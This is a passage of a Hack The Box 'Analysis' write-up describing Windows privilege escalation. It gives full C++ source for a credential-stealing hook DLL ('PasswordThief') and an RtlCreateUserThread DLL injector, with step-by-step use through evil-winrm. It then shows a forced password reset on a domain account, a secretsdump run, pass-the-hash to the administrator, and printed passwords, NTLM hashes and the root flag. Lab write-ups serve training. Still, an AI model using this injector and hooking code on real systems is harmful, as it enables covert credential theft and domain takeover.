


- And then Resume again:




- In the BCTextEncoder - Add some text and then click Encode and enter a password.
  I entered Rambo12345






- Now we need to find the right process:




There are two TextEncoder processes.
We need to look through the threads for each, to find which one holds our password in plaintext

- Click on a thread and click inside the Summary bit and press Ctrl+F
- Now type the password you entered



- We can see that the API function is **WideCharToMultiByte**



Step 2:

Now that we know that, we need to write a DLL that can bypass this function and run our own function to save the credentials

Detouring a function means redirecting calls to one function so that they go to another function you've specified instead. To do this successfully, you need three main things:

1. **Target Pointer:** This is basically the address or location of the original function you want to redirect. Think of it as a signpost pointing to where the original function lives in the code.
2. **Detour Function:** This is the new function you want to call instead of the original one. This is like your destination where you want to redirect your signpost to.
3. **Matching Call Signature:** Both the original function and your new detour function need to "speak the same language." This means they need to have the same number of arguments (the information you give to the functions) and use the same calling convention (a set of rules on how functions receive arguments and how they return a result). This ensures everything works smoothly, much like making sure two puzzle pieces fit together perfectly. The matching call signature guarantees that the computer's memory and processor handle the detour correctly, without causing any issues or errors.

In simple terms, to redirect a function to another, you need to know exactly where the original function is, have a replacement function ready, and make sure both the original and replacement functions can be used interchangeably without causing any problems.

- We already know that the function to be bypassed is **WideCharToMultiByte**

```
int  WideCharToMultiByte (
  [in] UINT CodePage,
  [in] DWORD dwFlags,
  [in] _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr,
  [in]            int                                  cchWideChar,
  [out, optional] LPSTR lpMultiByteStr,
  [in]            int                                  cbMultiByte,
  [in, optional] LPCCH lpDefaultChar,
  [out, optional] LPBOOL lpUsedDefaultChar
 ) ;
```

- There is a code repo that already does this, we just need to modify the API function and then record the password
  The repo is called RDPThief
  https://github.com/0x09AL/RdpThief/tree/master

The API hooking rewritten code is as follows:

```
static int(WINAPI* TrueWideCharToMultiByte)(UINT CodePage, DWORD  dwFlags, _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int
cbMultiByte, LPCCH lpDefaultChar, LPBOOL lpUsedDefaultChar) = WideCharToMultiByte;

int _WideCharToMultiByte(UINT CodePage, DWORD  dwFlags, _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCCH
lpDefaultChar, LPBOOL lpUsedDefaultChar) {
    lpBCTextEncoderPassword = lpWideCharStr;
    WriteCredentials();
    return TrueWideCharToMultiByte(CodePage, dwFlags, lpWideCharStr, cchWideChar, lpMultiByteStr, cbMultiByte, lpDefaultChar, lpUsedDefaultChar);
}
```

The above code explained:

Function Pointer Setup: The code creates a function pointer named TrueWideCharToMultiByte that points to the original WideCharToMultiByte function. This allows the program to call the original function even though it's going to intercept calls to it.
Custom Function: It then defines a new function, _WideCharToMultiByte, which is meant to replace the original WideCharToMultiByte function. This new function does something special before calling the original function.
Parameters Passed Through: When _WideCharToMultiByte is called, it takes all the parameters it received and passes them directly to the original WideCharToMultiByte function using the TrueWideCharToMultiByte pointer. This ensures that, from the perspective of the rest of the program, _WideCharToMultiByte behaves exactly like the original WideCharToMultiByte.
Extra Functionality: Before passing the call to the original function, _WideCharToMultiByte does an additional task: it calls WriteCredentials. This is where it records or logs some decrypted password information. Essentially, it's sneaking in some extra work before letting the original function do its job.

In even simpler terms: Imagine you have a friend who always goes to buy coffee from the same coffee shop. One day, you give them a new map that routes them through a park (your custom function) where you've asked them to drop off a letter (the extra task) before they continue to the coffee shop. Your friend still gets their coffee by following the original path after the detour, just like the program still calls the original WideCharToMultiByte function after doing the extra work.


- I will add the DLL to my github
  https://github.com/player23-0/Analysis_Writeup_HTB/tree/main/PasswordThief_DLL/PasswordThief/Release
  I also added screenshots of the code (at the very bottom)

The code is in C++, Select **Release and x86** before building (or use the .dll I provided)


Test it

- Download Process Hacker 2
- Open Process Hacker
- Open BCTextEncoder

- You should see this:




- Now right click one of the TextEncoder processes and go to Miscellaneous -> Inject DLL




- Choose the PasswordThief.dll we made

- Now right click the process and go to Properties -> Modules and see if the dll was loaded




- With my code, I added a **MessageBox** function just for POC , **but it can be removed (line 36)**



We can see here that the MessageBox popped up

- The password was written to **%TEMP%\data.bin**



- And decoding does the same:

data - Notepad

File Edit Format View Help


```
BCTextEncoderPassword: -----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCvdefZwZZaFdgWSOKojdZYwcNNKbF0XBT5mruOY+OEfaZ6Z/916GFmeXY
0kIBUzBRxoyQyiYLHVLyX8udjsKxUwSU6+qQjupRMZVaDPTomWKzQzt/Y3qz9Zif
N+i5cKKkRGURDrx44zGEjnoF8ic=
=WpRm
-----END ENCODED MESSAGE-----
BCTextEncoderPassword: Password12345
```


Step 3:

- This was by far the hardest part
- None of the github repos helped, neither did modules like post/windows/manage/reflective_dll_inject or PowerSploit's Invoke-dllinjection module

- This one repo did help me to figure out which injection method works with my DLL.
  It is a great repo:
  https://github.com/milkdevil/injectAllTheThings

- I created a custom injector program

- The hardest part was figuring out what DLL injection method to use as only one worked for me:
  RtlCreateUserThread

DLL injection is a technique used to run code within the space of another process by inserting a DLL (Dynamic Link Library) into it. The `RtlCreateUserThread` method is one way to perform DLL injection. Here's a simplified explanation of how it works:

1. **Identify the Target**: First, you pick the process into which you want to inject your DLL. This process is your target.
2. **Open the Target**: You gain access to the target process by opening it, usually requiring certain permissions to do so.
3. **Allocate Memory**: Once you have access, you allocate some memory within the target process. This allocated space is where you will write the path or name of your DLL.
4. **Use `RtlCreateUserThread`**: Now, instead of using the more commonly known methods like `CreateRemoteThread`, you use `RtlCreateUserThread`. This function is part of the Windows Native API (a lower-level API not officially documented for public use). It allows you to create a thread in the target process. A thread is basically a path of execution for code.
5. **Point to DLL**: The thread you create with `RtlCreateUserThread` is special because you instruct it to start executing in the memory space where you wrote the path or name of your DLL. Essentially, you're telling this new thread to go ahead and load your DLL into the target process.
6. **DLL Gets Loaded**: The target process now loads your DLL as if it was part of its own code from the start. Your code within the DLL can now run inside the target process.

In simple terms, using `RtlCreateUserThread` for DLL injection is like sneaking your own player (the DLL) onto another team's field during a game (the target process). You use a special method (RtlCreateUserThread) to get your player on the field without the other team noticing. Once on the field, your player can then play the game as if they were a legitimate part of the team, executing actions (code) within the game (process).

- I will add this injector to my Github
  https://github.com/player23-0/Analysis_Writeup_HTB/tree/main/Injector%20program/injector/Release
  There is also a screenshot of the main code at the very bottom

- I tested this on my Windows VM first
  (Tested on Windows 11, Server 2016, 2019)

Step 4:

- Upload the injector.exe and the PasswordThief.dll to the Victim (HTB) machine
- Open two evil-winrm terminals
- Because the PID's keep changing - you need to be quick when injecting the DLL
- I injected it in both TextEncode processes because I didn't know which one it will be

Usage: **injector.exe <FULL Path to DLL> <Process_PID>**

```
*Evil-WinRM* PS C:\Users\jdoe\Documents> .\injector.exe C:\Users\jdoe\Documents\PasswordThief.dll 10052
Injecting DLL: C:\Users\jdoe\Documents\PasswordThief.dll into process with PID 10052 ...
[+] Remote thread has been created successfully ...
*Evil-WinRM* PS C:\Users\jdoe\Documents> .\injector.exe C:\Users\jdoe\Documents\PasswordThief.dll 920
Injecting DLL: C:\Users\jdoe\Documents\PasswordThief.dll into process with PID 920 ...
[+] Remote thread has been created successfully ...
*Evil-WinRM* PS C:\Users\jdoe\Documents>
```

```
Get Process
*Evil-WinRM* PS C:\Users\jdoe\AppData\Local\Temp> get-process -name "TextEncode"

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    216      13     2700      10576       0.06    920   1 TextEncode
    337      17     3736      14584       0.11  10052   1 TextEncode


*Evil-WinRM* PS C:\Users\jdoe\AppData\Local\Temp>
```


- We can see that data.bin got created:

```
*Evil-WinRM* PS C:\Users\jdoe\AppData\Local\Temp> ls


    Directory: C:\Users\jdoe\AppData\Local\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        5/26/2023  11:03 AM                vmware-jdoe
d-----         3/8/2024  12:08 AM                ~BCTextEncoder.exe.TMP
-a----         3/8/2024  12:08 AM            296 data.bin
```

```
*Evil-WinRM* PS C:\Users\jdoe\AppData\Local\Temp> cat data.bin
BCTextEncoderPassword: 9g2puB7mQYX$

BCTextEncoderPassword: 9g2puB7mQYX$
```


Priv Esc 2 continue'd

- Using the password we just got, we can decode the encoded.txt file in C:\private
- Copy the contents to BCTextEncoder and enter the password:




- We get a password for wsmith
  DMrB8YUcC5%2

evil-winrm -i 10.129.242.35 -u wsmith -p "DMrB8YUcC5%2"



- I uploaded SharpHound



WSmith has ForceChangePassword on SOC_Analyst which has GenericAll to Domain Admins

```
*Evil-WinRM* PS C:\Users\wsmith\Desktop> . .\new_power.ps1
*Evil-WinRM* PS C:\Users\wsmith\Desktop> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\wsmith\Desktop> Set-DomainUserPassword -Identity soc_analyst -AccountPassword $UserPassword
*Evil-WinRM* PS C:\Users\wsmith\Desktop>
```

```
└─$ crackmapexec smb 10.129.242.35 -u soc_analyst -p Password123!
SMB         10.129.242.35   445    DC-ANALYSIS      [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.129.242.35   445    DC-ANALYSIS      [+] analysis.htb\soc_analyst:Password123!
```

- Now we can dump the hashes from the DC:
  impacket-secretsdump soc_analyst:'Password123!'@10.129.242.35 -dc-ip 10.129.242.35

```
└─$ impacket-secretsdump soc_analyst:'Password123!'@10.129.242.35 -dc-ip 10.129.242.35

Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:584d96946e4ad1ddfa4f8d7938faf91d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8549ecd32b0253e9894a422299fe2466:::
analysis.htb\jdoe:1103:aad3b435b51404eeaad3b435b51404ee:190193db2c6c6d69c60cf5af64447ce0:::
analysis.htb\soc_analyst:1104:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
analysis.htb\cwilliams:1105:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
analysis.htb\technician:1106:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
analysis.htb\webservice:1107:aad3b435b51404eeaad3b435b51404ee:780b446d7d76a85880ce49a387f18642:::
analysis.htb\wsmith:1109:aad3b435b51404eeaad3b435b51404ee:3da4104738938858384180964346fc6c:::
analysis.htb\jangel:1110:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
analysis.htb\lzen:1111:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
analysis.htb\svc_web:2101:aad3b435b51404eeaad3b435b51404ee:cf74f3b0e86e17fba5051e261b9785b2:::
analysis.htb\amanson:2103:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
analysis.htb\badam:2104:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
DC-ANALYSIS$:1000:aad3b435b51404eeaad3b435b51404ee:2ec9198220c4bb7306ba170b7fa007f9:::
```

evil-winrm -u Administrateur -H "584d96946e4ad1ddfa4f8d7938faf91d" -i 10.129.242.35

```
└─$     evil-winrm -u Administrateur -H "584d96946e4ad1ddfa4f8d7938faf91d" -i 10.129.242.35

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functi

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrateur\Documents> whoami
analysis\administrateur
*Evil-WinRM* PS C:\Users\Administrateur\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrateur\Desktop> cat root.txt
e02eb46541fd410518cb93bf0df2e171
```

PasswordThief.cpp

PasswordThief.dll

```cpp
#include "stdafx.h"
#include <Windows.h>
#include <detours.h>
#include <dpapi.h>
#include <wincred.h>
#include <strsafe.h>
#include <subauth.h>
#define SECURITY_WIN32
#include <sspi.h>
#include <stringapiset.h>
#pragma comment(lib, "crypt32.lib")
#pragma comment(lib, "Advapi32.lib")
#pragma comment(lib, "Secur32.lib")


LPCWSTR lpBCTextEncoderPassword = NULL;


VOID WriteCredentials() {
    const DWORD cbBuffer = 1024;
    TCHAR TempFolder[MAX_PATH];
    GetEnvironmentVariable(L"TEMP", TempFolder, MAX_PATH);
    TCHAR Path[MAX_PATH];
    StringCbPrintf(Path, MAX_PATH, L"%s\\data.bin", TempFolder);
    HANDLE hFile = CreateFile(Path, FILE_APPEND_DATA, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    WCHAR  DataBuffer[cbBuffer];
    memset(DataBuffer, 0x00, cbBuffer);
    DWORD dwBytesWritten = 0;
    //StringCbPrintf(DataBuffer, cbBuffer, L"Server: %s\nUsername: %s\nPassword: %s\n\n", lpServer, lpUsername, lpTempPassword);
    StringCbPrintf(DataBuffer, cbBuffer, L"BCTextEncoderPassword: %s\n\n", lpBCTextEncoderPassword);

    WriteFile(hFile, DataBuffer, wcslen(DataBuffer) * 2, &dwBytesWritten, NULL);
    CloseHandle(hFile);

     // Add a pop-up window here
    MessageBox(NULL, L"Credentials have been written to file.", L"Write Credentials", MB_OK);

}


static int(WINAPI* TrueWideCharToMultiByte)(UINT CodePage, DWORD  dwFlags, _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCCH lpDefaultChar, LPBOOL
lpUsedDefaultChar) = WideCharToMultiByte;

int _WideCharToMultiByte(UINT CodePage, DWORD  dwFlags, _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCCH lpDefaultChar, LPBOOL lpUsedDefaultChar) {
    lpBCTextEncoderPassword = lpWideCharStr;
    WriteCredentials();
    return TrueWideCharToMultiByte(CodePage, dwFlags, lpWideCharStr, cchWideChar, lpMultiByteStr, cbMultiByte, lpDefaultChar, lpUsedDefaultChar);
}
```

```cpp
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  dwReason, LPVOID lpReserved)
{
    if (DetourIsHelperProcess()) {
        return TRUE;
    }

    if (dwReason == DLL_PROCESS_ATTACH) {
        DetourRestoreAfterWith();
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)TrueWideCharToMultiByte, _WideCharToMultiByte);


        DetourTransactionCommit();
    }
    else if (dwReason == DLL_PROCESS_DETACH) {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)TrueWideCharToMultiByte, _WideCharToMultiByte);
        DetourTransactionCommit();

    }
    return TRUE;
}
```

injector.cpp

injector.exe

```
#include <Windows.h>
#include <stdio.h>
#include <tlhelp32.h>
#include <tchar.h>
#include "fheaders.h"

DWORD demoRtlCreateUserThread(PCWSTR pszLibFile, DWORD dwProcessId)
{
    pRtlCreateUserThread RtlCreateUserThread = NULL;
    HANDLE  hRemoteThread = NULL;

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwProcessId);
    if (hProcess == NULL)
    {
        wprintf(L"[-] Error: Could not open process for PID (%d).\n", dwProcessId);
        exit(1);
    }

    LPVOID LoadLibraryAddress = (LPVOID)GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryW");
    if (LoadLibraryAddress == NULL)
    {
        wprintf(L"[-] Error: Could not find LoadLibraryA function inside kernel32.dll library.\n");
        exit(1);
    }

    RtlCreateUserThread = (pRtlCreateUserThread)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlCreateUserThread");
    if (RtlCreateUserThread == NULL)
    {
        wprintf(L"[-] Error: Could not find RtlCreateUserThread function inside ntdll.dll library.\n");
        exit(1);
    }

#ifdef _DEBUG
    wprintf(TEXT("[+] Found at 0x%08x\n"), (UINT)RtlCreateUserThread);
    wprintf(TEXT("[+] Found at 0x%08x\n"), (UINT)LoadLibraryAddress);
#endif

    DWORD dwSize = (wcslen(pszLibFile) + 1) * sizeof(wchar_t);

    LPVOID lpBaseAddress = VirtualAllocEx(hProcess, NULL, dwSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (lpBaseAddress == NULL)
    {
        wprintf(L"[-] Error: Could not allocate memory inside PID (%d).\n", dwProcessId);
        exit(1);
    }

    BOOL bStatus = WriteProcessMemory(hProcess, lpBaseAddress, pszLibFile, dwSize, NULL);
    if (bStatus == 0)
    {
        wprintf(L"[-] Error: Could not write any bytes into the PID (%d) address space.\n", dwProcessId);
        return(1);
    }
```

```
    bStatus = (BOOL)RtlCreateUserThread(
        hProcess,
        NULL,
        0,
        0,
        0,
        0,
        LoadLibraryAddress,
        lpBaseAddress,
        &hRemoteThread,
        NULL);
    if (bStatus < 0)
    {
        wprintf(TEXT("[-] Error: RtlCreateUserThread failed\n"));
        return(1);
    }
    else
    {
        wprintf(TEXT("[+] Remote thread has been created successfully ...\n"));
        WaitForSingleObject(hRemoteThread, INFINITE);

        CloseHandle(hProcess);
        VirtualFreeEx(hProcess, lpBaseAddress, dwSize, MEM_RELEASE);
        return(0);
    }

    return(0);
}

int main(int argc, char* argv[])
{
    if (argc != 3)
    {
        printf("Usage: injector.exe <DLL_Path> <Process_PID>\n");
        return -1;
    }

    // Convert the DLL path to wide character string
    WCHAR wszDllPath[MAX_PATH];
    MultiByteToWideChar(CP_ACP, 0, argv[1], -1, wszDllPath, MAX_PATH);

    // Get the process ID from the command line argument
    DWORD dwProcessId = atoi(argv[2]);

    printf("Injecting DLL: %s into process with PID %d ...\n", argv[1], dwProcessId);

    // Inject the DLL into the specified process
    if (demoRtlCreateUserThread(wszDllPath, dwProcessId) != 0)
    {
        printf("Error: Failed to inject DLL into process with PID %d.\n", dwProcessId);
        return -1;
    }

    return 0;
}
```